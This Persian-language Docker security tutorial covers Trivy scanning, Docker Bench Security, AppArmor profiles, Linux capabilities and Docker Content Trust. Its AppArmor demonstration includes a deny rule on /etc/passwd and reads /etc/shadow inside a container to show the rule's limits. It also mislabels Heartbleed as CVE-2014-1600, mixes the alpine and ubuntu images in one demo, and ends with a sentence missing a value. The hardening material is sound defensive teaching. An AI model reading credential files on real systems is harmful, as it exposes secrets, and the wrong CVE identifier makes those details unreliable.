Trivy یک اسکنر آسیب‌پذیری ساده و کاربردی است که می‌تواند برای بررسی مشکلات امنیتی در داکر ایمیج‌ها مورد استفاده قرار گیرد. این ابزار به شما امکان می‌دهد تا آسیب‌پذیری‌ها را در ایمیج‌ها، فایل‌های سیستم و کتابخانه‌های وابسته پیدا کنید. Trivy هم برای مبتدیان و هم برای حرفه‌ای‌ها یک ابزار بسیار مفید است. این ابزار یک اسکنر آسیب‌پذیری ساده و متن‌باز است که برای کانتینرها طراحی شده و همچنین در خطوط CI/CD و فرآیندهای DevSecOps کاربرد دارد.

برای کار با این ابزار ابتدا یک دایرکتوری جدید ایجاد کرده و به آن تغییر مسیر دهید. برای اجرای نسخه داکر از Trivy، دستور زیر را وارد کنید:

```
~$ docker run --rm -v `pwd`:/root/.cache/ aquasec/trivy [target]
```

در این دستور، [target] را با ایمیج واقعی جایگزین کنید. به عنوان مثال:

```
~$ docker run --rm -v `pwd`:/root/.cache/ aquasec/trivy getcapsule8/shellshock:test
```

Trivy قبل از شروع اسکن، پایگاه‌داده آسیب‌پذیری‌های خود را به‌روزرسانی می‌کند و سپس اسکن سریع را انجام می‌دهد. جزئیات آسیب‌پذیری‌ها به همراه خلاصه‌ای سطح بالا نمایش داده می‌شود.

خروجی یک آسیب‌پذیری احتمالی:

- کتابخانه آسیب‌پذیر: libssl 1.0.0
- کد آسیب‌پذیری: CVE-2014-1600 (آسیب‌پذیری Heartbleed)
- شدت: بالا (High)

٤-٢ ابزار امنیتی Docker Bench Security

Docker Bench Security یک اسکریپت است که ده‌ها مورد از بهترین شیوه‌های رایج در زمینه استقرار کانتینرهای داکر در محیط‌های تولیدی را بررسی می‌کند. استفاده از این ابزار بسیار ساده است. اجازه دهید

مثالی را بررسی کنیم که نشان دهد چگونه می‌توان با استفاده از این ابزار، آسیب‌پذیری‌ها در استقرارهای Docker را شناسایی کرد. می‌توانید این ابزار را از گیت‌هاب دانلود و اجرا کنید. یک کانتینر راه اندازی کرده و ابزار Docker bench Security را بر روی آن اجرا می‌کنیم.

```
docker run -it --net host --pid host --userns host --cap-add audit_control
\
-e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
-v /etc:/etc \
-v /var/lib:/var/lib:ro \
-v /var/run/docker.sock:/var/run/docker.sock:ro \
--label docker_bench_security \
docker/docker-bench-security
```

گزارشی که خواهیم داشت به شرح زیر خواهد بود:

```
[INFO] Checks: 105
[INFO] Score: 15
docker@docker:~$
```

ما تعدادی اعلان‌های هشدار و موفقیت دریافت می‌کنیم. از تصویر قبلی می‌توان مشاهده کرد که تنها ۱۵ مورد از ۱۰۵ بررسی را با موفقیت پشت سر گذاشته‌ایم! وضعیت خوب به نظر نمی‌رسد، بنابراین اجازه دهید خروجی را مرور کنیم، یکی از هشدارها را انتخاب کنیم و تلاش کنیم آن را برطرف کنیم.

```
[INFO] 4 - Container Images and Build File
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]      * Running as root: stoic_nobel
[WARN]      * Running as root: clair
[WARN]      * Running as root: db
[WARN]      * Running as root: epic_brown
```

در تصویر قبلی می‌بینیم که بخش ۴.۱ چهار هشدار را نشان می‌دهد. حال باید بررسی کنیم که آیا این کانتینرها در حال اجرا هستند یا خیر. اگر درحال اجرا بودند آنها را متوقف کرده و برای رفع مشکلی که توسط Docker Bench Security شناسایی شده است، به جای استفاده از گزینه‌های پیش‌فرض، می‌توان یک کاربر جدید به کانتینر اضافه کرد. برای این کار، از دستور زیر برای راه‌اندازی کانتینر استفاده کنید:

```
docker run -it --user [username] [image_name]
```

این کار باعث می‌شود که کانتینر با یک کاربر مشخص اجرا شود، نه با گزینه پیش‌فرض که معمولاً کاربر root است. این یک گام مهم برای افزایش امنیت در اجرای کانتینرها است. حال اگر مجددا از ابزار استفاده

کنیم می‌توانیم ببینیم که امتیاز ما از ۱۵ به ۱۹ افزایش یافته است. این تغییر به این دلیل است که چهار موردی که قبلاً توسط Docker Bench Security گزارش شده بود، اکنون برطرف شده‌اند. حالا اجازه دهید بخش 4.1 از خروجی را نیز بررسی کنیم.

```
[INFO] 4 - Container Images and Build File
[PASS] 4.1  - Ensure a user for the container has been created
```

در خروجی جدید از ابزار می‌توان دید که بخش 4.1 اکنون به وضعیت موفق (pass) تغییر کرده است. این نشان می‌دهد که چگونه می‌توان از ابزار Docker Bench Security برای شناسایی برخی پیکربندی‌های نادرست رایج و پیاده‌سازی بهترین شیوه‌ها استفاده کرد.

۵ دفاع

حال تمرکز ما بر روی برخی از ویژگی‌های امنیتی خواهد بود که می‌توانیم برای تقویت عمق دفاعی محیط Docker خود از آنها استفاده کنیم. موتور Docker از برخی ویژگی‌های امنیتی لینوکس مانند AppArmor، Seccomp و capabilities برای اهداف امنیتی بهره می‌برد. ما هر یک از این ویژگی‌های امنیتی را همراه با مثال‌های عملی در این فصل بررسی خواهیم کرد.

۵-۱ استفاده از پروفایل‌های AppArmor

در این بخش، به یک ابزار به نام AppArmor و نحوه استفاده از پروفایل‌های آن در کانتینرهای Docker خواهیم پرداخت. AppArmor یا Application Armor یک ماژول امنیتی لینوکس است که می‌تواند برای محافظت از کانتینرهای Docker در برابر تهدیدات امنیتی مورد استفاده قرار گیرد. لازم به ذکر است که AppArmor مخصوص Docker طراحی نشده است، بلکه یک ابزار امنیتی لینوکس است. از آنجایی که Docker از هسته لینوکس استفاده می‌کند، AppArmor نیز می‌تواند با کانتینرهای Docker استفاده شود. برای استفاده از آن، باید یک پروفایل امنیتی AppArmor را به هر کانتینر اختصاص دهیم. به این ترتیب، زمانی که یک کانتینر راه‌اندازی می‌شود، باید یک پروفایل AppArmor سفارشی به آن ارائه دهیم و Docker انتظار دارد که یک سیاست AppArmor بارگذاری و اعمال شده باشد.

برای شروع استفاده از پروفایل‌های AppArmor، اولین کاری که باید انجام دهیم این است که بررسی کنیم آیا AppArmor روی میزبان فعال است و برای Docker در دسترس است یا خیر. برای این کار، دستور زیر را وارد کنید:

```
# docker info


Client:
Debug Mode: false
Server:
Take your Infosec Career to the next level with us! www.theoffensivelabs.com
111Containers: 1
Running: 1
Paused: 0
Stopped: 0
Images: 8
Server Version: 19.03.8
Storage Driver: overlay2
Backing Filesystem: <unknown>
Supports d_type: true
Native Overlay Diff: true
Logging Driver: json-file
Cgroup Driver: cgroupfs
Plugins:
Volume: local
Network: bridge host ipvlan macvlan null overlay
Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
Swarm: inactive
Runtimes: runc
Default Runtime: runc
Init Binary: docker-init
containerd version:
runc version:
init version:
Security Options:
apparmor
seccomp
Profile: default
Kernel Version: 5.4.0-40-generic
Operating System: Ubuntu 20.04 LTS
OSType: linux
Architecture: x86_64
CPUs: 1
Total Memory: 3.844GiB
Name: docker
```

```
ID: TLPN:4Z3P:HFPO:RHWK:A6LH:KZP5:K7TF:VBZQ:RPFG:SDXB:LVU3:ZX55
Docker Root Dir: /var/lib/docker
Debug Mode: false
Registry: https://index.docker.io/v1/
Labels:
Experimental: false
Insecure Registries:
127.0.0.0/8
Live Restore Enabled: false
WARNING: API is accessible on http://0.0.0.0:2375 without
encryption.
Access to the remote API is equivalent to root access on
the host. Refer
to the 'Docker daemon attack surface' section in the
documentation for
more information:
https://docs.docker.com/engine/security/security/#docker-daemon-a
ttack-surface
WARNING: No swap limit support
```

از متن قبلی می‌توان دید که AppArmor در پروفایل‌های امنیتی موجود است. حالا اجازه دهید یک فایل جدید به نام apparmor-profile با استفاده از یک ویرایشگر متن ایجاد کنیم و خطوط کد زیر را درون آن اضافه کنیم:

```
#include <tunables/global>
Profile apparmor-profile
flags=(attach_disconnected,mediate_deleted) {
#include <abstractions/base>
file,
network,
capability,
deny /tmp/** w,
deny /etc/passwd rwklx,
}
```

در دستورات بالا، ما از دو ورودی که با deny شروع می‌شوند استفاده کرده‌ایم: دستور اول (deny) دسترسی نوشتن به هر پوشه‌ای که داخل دایرکتوری /tmp/ قرار دارد را مسدود می‌کند.

اگر از یک ستاره (*) استفاده کنیم، این محدودیت فقط برای فایل‌های سطح اول اعمال می‌شود. اما اگر از دو ستاره (**) استفاده کنیم، این محدودیت برای فایل‌ها و زیردایرکتوری‌ها نیز اعمال می‌شود. به عبارت دیگر، این دستور دسترسی به هر پوشه‌ای، از جمله زیردایرکتوری‌ها در دایرکتوری /tmp/ را مسدود می‌کند.

دستور دوم (deny) هرگونه عملیات (خواندن، نوشتن، یا اجرا) روی فایل /etc/passwd را مسدود می‌کند. برای اطمینان از عملکرد صحیح این قوانین AppArmor، یک کانتینر جدید با استفاده از این پروفایل AppArmor راه‌اندازی می‌کنیم. از دستور زیر برای انجام این کار استفاده کنید:

```
docker@docker:~/apparmor$ docker run -itd --security-opt apparmor=apparmor-profile alpi
ne
5e7f21ec32e59377e5753da60c2e24204e49391e47827274b12417804d5951f5
docker: Error response from daemon: OCI runtime create failed: container_linux.go:349:
starting container process caused "process_linux.go:449: container init caused \"apply
apparmor profile: apparmor failed to apply profile: write /proc/self/attr/exec: no such
 file or directory\"": unknown.
docker@docker:~/apparmor$
```

در تصویر قبلی مشاهده می‌کنیم که دستور docker run هنگام تلاش برای بارگذاری پروفایل AppArmor با خطا مواجه شده است. دلیل این موضوع این است که Docker انتظار دارد یک سیاست AppArmor قبلاً بارگذاری و اعمال شده باشد. پروفایلی که ما قصد داریم با کانتینر استفاده کنیم، هنوز بارگذاری نشده است. برای بارگذاری پروفایل AppArmor، از دستور زیر استفاده کنید:

```
~$ sudo apparmor_parser -r -W apparmor-profile
```

حال دوباره دستور زیر را تکرار می‌کنیم:

```
docker run --rm --security-opt apparmor=apparmor-profile -it ubuntu /bin/bash
```

حال در این کانتینر تلاش می‌کنیم فایل /etc/passwd را بخوانیم یا تغییر دهیم.به دلیل استفاده از سیاست AppArmor این عمل باید با خطای مجوز مواجه شود.

```
/ # cat /etc/passwd
cat: can't open '/etc/passwd': Permission denied
/ #
```

برای اثبات اینکه دستور قبلی فقط به دلیل پروفایل AppArmor شکست خورده‌اند، اجازه دهید تلاش کنیم تا محتوای فایل /etc/shadow را با استفاده از دستور زیر بخوانیم:

```
/ # cat /etc/shadow
root:!::0:::::
bin:!::0:::::
daemon:!::0:::::
adm:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
operator:!::0:::::
man:!::0:::::
postmaster:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
at:!::0:::::
squid:!::0:::::
xfs:!::0:::::
games:!::0:::::
cyrus:!::0:::::
```

چون در پروفایل AppArmor محدودیتی برای این فایل اعمال نشده است محتویات فایل نمایش داده شد.

۲-۵ استفاده از قابلیت‌ها (Capabilities)

کاربران root در لینوکس دارای دسترسی‌های ویژه‌ای هستند که آن‌ها را از کاربران معمولی متمایز می‌کند. این دسترسی‌ها شامل مجموعه‌ای از «قدرت‌های ویژه» است که معمولاً به کاربر root اختصاص داده شده‌اند. اگر این دسترسی‌های ویژه را به واحدهای مجزا تقسیم کنیم، آن‌ها به صورت capabilities (قابلیت‌ها) شناخته می‌شوند.

تقسیم این دسترسی‌ها به قابلیت‌های مجزا، امکان کنترل دقیق‌تر را فراهم می‌کند. این قابلیت‌ها به ما این امکان را می‌دهند که:

- قدرت‌های root را کاهش دهیم و برخی از قابلیت‌های root را غیرفعال کنیم.
- به کاربران معمولی دسترسی‌های خاص بدهیم.

به طور پیش‌فرض، Docker با استفاده از رویکرد لیست سفید (whitelist) تمام قابلیت‌ها را غیرفعال می‌کند، به جز آن‌هایی که ضروری هستند. همچنین می‌توان با استفاده از دستورات Docker، قابلیت‌هایی را به مجموعه مجاز اضافه کرد یا از آن حذف کرد.

برای درک بهتر نحوه استفاده از قابلیت‌ها در Docker، یک کانتینر جدید را اجرا کرده و برای بررسی لیست قابلیت‌ها (capabilities) در ابتدا باید ابزار capsh را دانلود کنید، زیرا ایمیج Alpine به صورت پیش‌فرض این ابزار را ندارد.

```
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_set
uid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_wri
te,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_
setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_
write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),
26(tape),27(video)
/ #
```

در تصویر قبلی مشاهده می‌کنیم که به کانتینر به‌صورت پیش‌فرض تعدادی قابلیت (capabilities) اختصاص داده شده است. کاربران می‌توانند برخی از این قابلیت‌ها را حذف کرده یا قابلیت‌هایی که به‌طور پیش‌فرض ارائه نشده‌اند را اضافه کنند.

۳-۵ سیستم اعتماد به محتوای داکر Docker Content Trust (DCT)

در این بخش، به موضوع Docker Content Trust (DCT) می‌پردازیم. Docker Content Trust یک قابلیت امنیتی است که اطمینان می‌دهد تنها ایمیج‌های امضا شده توسط ناشر معتبر از رجیستری Docker دریافت و اجرا می‌شوند.

برای شروع، بیایید روش‌های مختلف برای دریافت (pull) ایمیج‌ها از رجیستری Docker را بررسی کنیم. به‌عنوان مثال، دستور زیر ایمیج alpine را با برچسب latest از Docker Hub دریافت می‌کند:

```
docker@docker:~$ docker pull alpine:latest
latest: Pulling from library/alpine
df20fa9351a1: Pull complete

Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Downloaded newer image for alpine:latest
docker.io/library/alpine:latest
docker@docker:~$
```

یک چالش در استفاده از تگ‌ها برای ایمیج‌های Docker این است که تگ‌ها قابل تغییر (mutable) هستند.

به عبارت دیگر، یک توسعه‌دهنده می‌تواند تغییراتی در ایمیج ایجاد کرده و آن را با همان تگ قبلی (مثلاً latest) به رجیستری ارسال کند. این موضوع باعث می‌شود که یک تگ یکسان به ایمیج‌های مختلف اشاره کند. برای اطمینان از دریافت دقیق یک ایمیج خاص و جلوگیری از مشکلات مربوط به تگ‌های تغییرپذیر، می‌توان به جای استفاده از تگ، از هش SHA256 یک ایمیج شناخته‌شده استفاده کرد. برای به دست آوردن هش SHA256 یک ایمیج روی سیستم میزبان، می‌توانید از دستور زیر استفاده کنید:

```
docker@docker:~$ docker inspect --format='{{index .RepoDigests 0}}' alpine
alpine@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
docker@docker:~$
```

اکنون می‌توانید ایمیج خاصی را با استفاده از این هش دریافت کنید. استفاده از هش SHA256 تضمین می‌کند که شما دقیقاً همان ایمیجی را دریافت می‌کنید که مدنظر دارید، بدون نگرانی از تغییر تگ یا جایگزینی ایمیج‌ها در رجیستری. این روش به‌ویژه در محیط‌های تولیدی و هنگام کار با ایمیج‌های حساس و مهم، بسیار کاربردی است.

Docker Content Trust به‌طور پیش‌فرض غیرفعال است. برای فعال‌سازی DCT، باید متغیر محیطی DOCKER_CONTENT_TRUST را برابر با ۱ تنظیم کنید. این کار را می‌توانید به شکل زیر انجام دهید:

```
docker@docker:~$ export DOCKER_CONTENT_TRUST=1
docker@docker:~$
```

پس از فعال کردن DCT، وقتی دستور docker pull اجرا می‌شود، Docker تنها ایمیج‌هایی را دریافت می‌کند که به‌طور دیجیتالی امضا شده باشند. اگر ایمیج فاقد امضای دیجیتال باشد، دستور با خطا مواجه می‌شود.

```
docker@docker:~$ docker pull alpine:latest
Pull (1 of 1): alpine:latest@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f6
0a771a2dfe321
sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321: Pulling from l
ibrary/alpine
Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Image is up to date for alpine@sha256:185518070891758909c9f839cf4ca393ee977ac37
8609f700f60a771a2dfe321
Tagging alpine@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
as alpine:latest
docker.io/library/alpine:latest
docker@docker:~$
```

- اگر نیاز دارید ایمیج خاصی را بدون تأیید DCT دریافت کنید، می‌توانید موقتاً متغیر محیطی را برابر با قرار دهید.